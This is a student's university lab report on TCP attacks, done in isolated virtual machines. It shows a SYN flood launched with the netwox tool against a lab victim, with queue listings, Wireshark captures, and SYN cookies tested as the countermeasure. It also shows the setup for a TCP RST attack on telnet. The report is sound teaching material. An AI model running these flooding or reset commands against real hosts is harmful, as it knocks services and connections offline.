

UE18CS335 – COMPUTER NETWORK SECURITY

Lab – 2 TCP ATTACKS LAB

Date: 14/02/2021

By:

Nitish S

PES2201800368

6 'A'

TASK 1: SYN FLOODING ATTACK


Objective: To launch SYN flooding attack with SYN cookie mechanism turned on and off.

SETUP: -

Attacker VM: 10.0.2.5

Victim VM: 10.0.2.6

Observer VM: 10.0.2.9



```
Terminal
PES2201800368Nitish@Victim:~$sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
PES2201800368Nitish@Victim:~$sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
PES2201800368Nitish@Victim:~$
```

The screenshot shows a terminal window on a Linux desktop environment. The terminal window has a dark background and contains the following command-line session:

- \$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
- net.ipv4.tcp_max_syn_backlog = 128
- \$ sudo sysctl -w net.ipv4.tcp_syncookies=0
- net.ipv4.tcp_syncookies = 0
- \$

The desktop interface includes a dock on the left with icons for terminal, file manager, browser, and terminal, and a system tray at the top right showing battery, signal, and volume status.

SCREENSHOT SHOWING THE SIZE OF THE VICTIM's QUEUE FOR HALF OPENED CONNECTION and TURNING OF THE SYN COOKIES

Observation: We turn off the SYN cookie which is a countermeasure to prevent SYN flooding attack. In the first case here, we turn off the cookies and check the working of the attack and similarly in the second case we turn it on to check the impact of the attack.

```
PES2201800368Nitish@Victim:~$netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*
tcp        0      0 10.0.2.6:53          0.0.0.0:*
tcp        0      0 127.0.0.1:53          0.0.0.0:*
tcp        0      0 0.0.0.0:22           0.0.0.0:*
tcp        0      0 0.0.0.0:23           0.0.0.0:*
tcp        0      0 127.0.0.1:953         0.0.0.0:*
tcp        0      0 127.0.0.1:3306         0.0.0.0:*
tcp6       0      0 ::80                ::*        LISTEN
tcp6       0      0 ::53                ::*        LISTEN
tcp6       0      0 ::21                ::*        LISTEN
tcp6       0      0 ::22                ::*        LISTEN
tcp6       0      0 ::3128              ::*        LISTEN
tcp6       0      0 ::1:953              ::*        LISTEN
PES2201800368Nitish@Victim:~$
```

SCREENSHOT OF THE USAGE OF VICTIM's QUEUE BEFORE ATTACK

```
PES2201800368Nitish@Attacker:~$sudo netwox 76 -i 10.0.2.6 -p 23 -s raw
```

SCREENSHOT SHOWING THE LAUNCH OF ATTACK ON TO THE VICTIM VM
with IP 10.0.2.6 FROM THE ATTACKER VM


After launching the attack, we once again check the Victim's queue to check the usage and the number of connections.

```

Terminal
PES2201800368Nitish@Victim:~$netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.6:53            0.0.0.0:*
tcp      0      0 127.0.0.1:53            0.0.0.0:*
tcp      0      0 0.0.0.0:22             0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 127.0.0.1:953           0.0.0.0:*
tcp      0      0 127.0.0.1:3306           0.0.0.0:*
tcp      0      0 10.0.2.6:23            247.226.82.125:24704  SYN_RECV
tcp      0      0 10.0.2.6:23            255.147.199.83:26441  SYN_RECV
tcp      0      0 10.0.2.6:23            245.73.62.183:40197  SYN_RECV
tcp      0      0 10.0.2.6:23            252.99.158.176:38975  SYN_RECV
tcp      0      0 10.0.2.6:23            246.103.126.9:38560  SYN_RECV
tcp      0      0 10.0.2.6:23            242.197.95.197:54306  SYN_RECV
tcp      0      0 10.0.2.6:23            249.193.142.26:33012  SYN_RECV
tcp      0      0 10.0.2.6:23            255.10.130.99:58514  SYN_RECV
tcp      0      0 10.0.2.6:23            241.202.35.68:11540  SYN_RECV
tcp      0      0 10.0.2.6:23            254.134.91.219:40512  SYN_RECV
tcp      0      0 10.0.2.6:23            241.132.249.162:41694  SYN_RECV
tcp      0      0 10.0.2.6:23            244.167.129.160:35352  SYN_RECV
tcp      0      0 10.0.2.6:23            250.8.182.184:8488   SYN_RECV
tcp      0      0 10.0.2.6:23            241.43.144.31:44629  SYN_RECV
tcp      0      0 10.0.2.6:23            243.124.39.187:15643  SYN_RECV

```

SCREENSHOT SHOWING THE VICTIM's QUEUE ON LAUNCHING THE ATTACK



WIRESHARK CAPTURE

Observation: We see from the above two screenshots that the SYN flooding attack is successfully launched and there are a number of half-opened connections seen in the victim's queue and also the wireshark capture shows that these SYN packets are being sent to the victim from randomly generated IP address each time during the attack.

```

Terminal
PES2201800368Nitish@Observer:~$telnet 10.0.2.6
Trying 10.0.2.6...
telnet: Unable to connect to remote host: Connection timed out
PES2201800368Nitish@Observer:~$
```

SCREENSHOT SHOWING THE TELNET CONNECTION TO VICTIM MACHINE BEING UNSUCCESSFUL

Observation: We see that the telnet connection to the victim machine is unsuccessful because of the SYN flood attack and victim's queue being loaded with half open connections due to the same.

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-02-10 19:24:23.9841309...	6.232.38.244	10.0.2.6	TCP	60	41477 → 23 [SYN] Seq=1424135505 Win=1500 Len=0
2	2021-02-10 19:24:23.9841426...	93.85.226.56	10.0.2.6	TCP	60	20429 → 23 [SYN] Seq=2355834807 Win=1500 Len=0
3	2021-02-10 19:24:23.9841439...	70.210.219.3	10.0.2.6	TCP	60	26608 → 23 [SYN] Seq=3835767443 Win=1500 Len=0
4	2021-02-10 19:24:23.9843696...	197.44.2.222	10.0.2.6	TCP	60	42444 → 23 [SYN] Seq=3675257021 Win=1500 Len=0
5	2021-02-10 19:24:23.9843740...	226.0.16.120	10.0.2.6	TCP	60	26246 → 23 [SYN] Seq=517299512 Win=1500 Len=0
6	2021-02-10 19:24:23.9843754...	10.0.2.6	6.232.38.244	TCP	60	23 → 41477 [SYN, ACK] Seq=2584708285 Ack=1424135505
7	2021-02-10 19:24:23.9843767...	10.0.2.6	93.85.226.56	TCP	60	23 → 20429 [SYN, ACK] Seq=239983232 Ack=2355834806
8	2021-02-10 19:24:23.9843781...	10.0.2.6	70.210.219.3	TCP	60	23 → 26608 [SYN, ACK] Seq=4082213319 Ack=3835767443
9	2021-02-10 19:24:23.9843795...	241.87.179.118	10.0.2.6	TCP	60	45869 → 23 [SYN] Seq=2603165905 Win=1500 Len=0
10	2021-02-10 19:24:23.9843809...	189.253.219.6	10.0.2.6	TCP	60	9970 → 23 [SYN] Seq=471493841 Win=1500 Len=0
11	2021-02-10 19:24:23.9843822...	6.232.38.244	10.0.2.6	TCP	60	41477 → 23 [RST, ACK] Seq=1424135506 Ack=2584708285
12	2021-02-10 19:24:23.9843837...	93.85.226.56	10.0.2.6	TCP	60	20429 → 23 [RST, ACK] Seq=2355834808 Ack=239983232
13	2021-02-10 19:24:23.9845537...	70.210.219.3	10.0.2.6	TCP	60	26608 → 23 [RST, ACK] Seq=3835767444 Ack=4082213319
14	2021-02-10 19:24:23.9845578...	234.51.31.136	10.0.2.6	TCP	60	64551 → 23 [SYN] Seq=535800523 Win=1500 Len=0
15	2021-02-10 19:24:23.9845594...	54.244.57.170	10.0.2.6	TCP	60	44498 → 23 [SYN] Seq=4110936749 Win=1500 Len=0
16	2021-02-10 19:24:23.9847518...	10.0.2.6	197.44.2.222	TCP	60	23 → 42444 [SYN, ACK] Seq=1735168615 Ack=36752576
17	2021-02-10 19:24:23.9847563...	10.0.2.6	241.87.179.118	TCP	60	23 → 45869 [SYN, ACK] Seq=2654920259 Ack=2603165905

Frame 6: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_fa:1c:2d (08:00:27:fa:1c:2d), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
 ▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 6.232.38.244
 ▶ Transmission Control Protocol, Src Port: 23, Dst Port: 41477, Seq: 2584708285, Ack: 1424135506, Len: 0


0000 52 54 00 12 35 00 08 00 27 fa 1c 2d 08 00 45 00 RT..5....'...-E.
 0010 00 2c 00 00 40 00 40 00 00 eb 0a 00 02 06 06 e8 ,..@.0.
 0020 26 f4 00 17 a2 05 9a 0f 84 bd 54 e2 95 52 60 12 &.....T.R`.
 0030 72 10 41 06 00 00 02 04 05 b4 00 00 r.A..... .

enp0s3: <live capture in progress>

Packets: 181021 · Displayed: 181021 (100.0%)

Profile: Default

WIRESHARK CAPTURE



Observation: The screenshot shows that These SYN packets are sent to the victim from random IP addresses. The victim replies with SYN+ACK packets which may be dropped somewhere because the IP addresses may not be assigned to any machine. Hence, the half-open connections will stay in the queue until they time out.

TURNING ON THE SYN COOKIES AS A COUNTERMEASURE TO THE ATTACK

```
Terminal
PES2201800368Nitish@Victim:~$sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
PES2201800368Nitish@Victim:~$
```

SCREENSHOT SHOWING TURNING ON THE COUNTERMEASURE TO THE ATTACK i.e. TURNING ON THE SYN COOKIES ON THE VICTIM MACHINE

We once again run the attack now from the attacker machine to the victim machine using the same command: **sudo netwox 76 -i 10.0.2.6 -p 23 -s raw**

After launching this attack, we try to use telnet to connect to the victim VM from the observer VM.



```

Terminal
PES2201800368Nitish@Observer:~$telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  6 13:36:43 IST 2021 from 10.0.2.9 on pts/18
/usr/lib/update-notifier/update-motd-fsck-at-reboot[:59: integer expression expected: 0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

PES2201800368Nitish@Victim:~$

```

SCREENSHOT SHOWING THE SUCCESSFUL TELNET CONNECTION TO THE VICTIM MACHINE



No.	Time	Source	Destination	Protocol	Length	Info
6418...	2021-02-10 19:37:24.6906531...	RealtekU_12:35:00	PcsCompu_fa:1c:2d	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
6418...	2021-02-10 19:37:37.0362934...	10.0.2.9	10.0.2.6	TELNET	69	Telnet Data ...
6418...	2021-02-10 19:37:37.0369937...	10.0.2.6	10.0.2.9	TELNET	70	Telnet Data ...
6418...	2021-02-10 19:37:37.0370167...	10.0.2.9	10.0.2.6	TCP	66	56070 → 23 [ACK] Seq=1581325060 Ack=1741509375 W
6418...	2021-02-10 19:37:38.0542236...	10.0.2.9	10.0.2.6	TELNET	69	Telnet Data ...
6418...	2021-02-10 19:37:38.0549826...	10.0.2.6	10.0.2.9	TELNET	78	Telnet Data ...
6418...	2021-02-10 19:37:38.0550057...	10.0.2.9	10.0.2.6	TCP	66	56070 → 23 [ACK] Seq=1581325063 Ack=1741509387 W
6418...	2021-02-10 19:37:38.5937755...	10.0.2.9	10.0.2.6	TELNET	69	Telnet Data ...
6418...	2021-02-10 19:37:38.5946158...	10.0.2.6	10.0.2.9	TELNET	82	Telnet Data ...
6418...	2021-02-10 19:37:38.5946459...	10.0.2.9	10.0.2.6	TCP	66	56070 → 23 [ACK] Seq=1581325066 Ack=1741509403 W
6418...	2021-02-10 19:37:39.0144509...	10.0.2.9	10.0.2.6	TELNET	68	Telnet Data ...
6418...	2021-02-10 19:37:39.0295881...	10.0.2.6	10.0.2.9	TELNET	76	Telnet Data ...
6418...	2021-02-10 19:37:39.0296187...	10.0.2.9	10.0.2.6	TCP	66	56070 → 23 [ACK] Seq=1581325068 Ack=1741509413 W
6418...	2021-02-10 19:37:39.1778663...	10.0.2.6	10.0.2.9	TCP	66	23 → 56070 [FIN, ACK] Seq=1741509413 Ack=1581325068 W
6418...	2021-02-10 19:37:39.1779268...	10.0.2.9	10.0.2.6	TCP	66	56070 → 23 [FIN, ACK] Seq=1581325068 Ack=1741509413 W
6418...	2021-02-10 19:37:39.1789348...	10.0.2.6	10.0.2.9	TCP	66	23 → 56070 [ACK] Seq=1741509414 Ack=1581325069 W
6418...	2021-02-10 19:37:45.8891502...	10.0.2.9	10.0.2.6	TCP	74	56112 → 23 [SYN] Seq=2230388606 Win=29200 Len=0
6418...	2021-02-10 19:37:45.8896552...	10.0.2.6	10.0.2.9	TCP	74	23 → 56112 [SYN, ACK] Seq=3294682496 Ack=2230388606 W

Frame 641813: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_54:4f:00 (08:00:27:54:4f:00), Dst: PcsCompu_fa:1c:2d (08:00:27:fa:1c:2d)
 ▶ Internet Protocol Version 4, Src: 10.0.2.9, Dst: 10.0.2.6
 ▶ Transmission Control Protocol, Src Port: 56070, Dst Port: 23, Seq: 1581325057, Ack: 1741509371, Len: 3

```

0000  08 00 27 fa 1c 2d 08 00 27 54 4f 00 08 00 45 10  .-'...-'T0...E.
0010  00 37 73 7e 40 00 40 06 af 24 0a 00 02 09 0a 00  .7s@. @. $.....
0020  02 06 db 06 00 17 5e 41 1b 01 67 cd 52 fb 80 18  ....A...g.R...
0030  00 ed 18 38 00 00 01 01 08 0a ff ff e1 81 00 0b  ...8.... .....
0040  17 ba 1b 5b 41  .....[A

```

SCREENSHOT OF WIRESHARK CAPTURE SHOWING SUCCESSFUL TELNET CONNECTION

Observation on SYN cookies:

SYN cookies acts as a countermeasure to SYN flooding attack. Through this mechanism, when a server receives a SYN packet, it doesn't immediately allocate the TCB for the half open connection but instead calculates a keyed hash from the packet information using a secret key known to the server only and sends it as the initial sequence number and the connection would not be allocated resources unless the acknowledgement is received from the user with hash+1 as sequence number. If the user was an attacker, the hash would not reach him as each time a separate IP address would be used and the attacker would not know to which it has received the ACK.

Therefore, SYN cookies serve as a countermeasure in preventing such SYN flooding attacks to the server by not allocating resources to half-opened connection and using a keyed hash.

TASK 2: TCP RST ATTACKS ON TELNET AND SSH CONNECTIONS


Objective: To launch a RST attack on an existing telnet or ssh connection between two hosts in order to break the same.

Setup:

Attack VM: 10.0.2.9 ; **Server VM:** 10.0.2.6 ; **Client VM:** 10.0.2.5

1) TCP RST ATTACK ON TELNET CONNECTION USING NETWOX TOOL and Py PROGRAM

Connecting from a client to a server using telnet:




```
PES2201800368Nitish@Client:~$telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 10 19:37:50 IST 2021 from 10.0.2.9 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

PES2201800368Nitish@Server:~$
```

SCREENSHOT SHOWING THE SUCCESSFUL TELNET CONNECTION BETWEEN CLIENT AND SERVER



WIRESHARK CAPTURE FOR THE ESTABLISHED TELNET CONNECTION

We now launch the RST attack from the attack VM using netwox 40 tool and next using a py program. The attributes for the command and program i.e. the next sequence number of the packet to be sent from server to client, the destination port no are noted from the above wireshark capture.

